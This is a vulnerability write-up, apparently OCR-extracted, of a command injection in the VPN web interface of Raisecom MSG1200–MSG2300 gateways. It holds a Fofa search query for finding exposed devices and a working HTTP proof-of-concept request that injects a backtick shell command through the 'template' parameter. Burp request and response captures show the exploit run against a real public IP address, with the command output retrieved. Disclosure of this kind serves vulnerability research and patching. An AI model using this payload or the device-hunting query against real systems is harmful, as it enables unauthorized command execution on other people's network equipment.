Command Injection Vulnerability in RAISECOM Gateway Devices

Vulnerability details


A vulnerability, which was classified as critical, was found in Raisecom MSG1200, MSG2100E, MSG2200 and MSG2300 3.90. This affects an unknown code of the file vpn_template_style.php of the component Web Interface.

Vulnerability location

/vpn/vpn_template_style.php


Fofa


"<TITLE>Web user login</TITLE>" && "<META content\=\"MSHTML 6.00.2900.5583\" name\=GENERATOR></HEAD>"



Vulnerability recurrence

Through the code, it is found that in /vpn/vpn_template_style.php, when the parameter of mySubmit is equal to true, the function sslvpn_config_mod() in sslvpn_class.php is called; and through the sslvpn_config_mod() function, it is found that template and stylenum do not filter the parameters, and they are still spliced in exec, which has a command execution vulnerability.






POC：

```
GET
/vpn/vpn_template_style.php?mySubmit=true&type=mod&parts=base_config&
template=`pwd+>5.txt` HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Case 1:

URL：http://119.136.145.85:2000

Use BrupSuite Send payload



Then visit：http://119.136.145.85:2000/vpn/5.txt


Go
Cancel
Target: http://119.136.145.85:2000
Request
Raw
Params
Headers
Hex
GET /vpn/5.txt HTTP/1.1
Host: 119.136.145.85:2000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Cookie: PHPSESSID=k96lgve9a5tfp4tbg2c3mbah1d
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Type a search term
0 matches
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Content-Type: text/plain
Accept-Ranges: bytes
ETag: "1839937012"
Last-Modified: Sat, 03 Aug 2024 08:35:50 GMT
Content-Length: 9
Connection: close
Date: Sat, 03 Aug 2024 08:36:20 GMT
Server: Apache 1.3.29
/www/vpn
Type a search term
0 matche
Done
240 bytes | 165 mill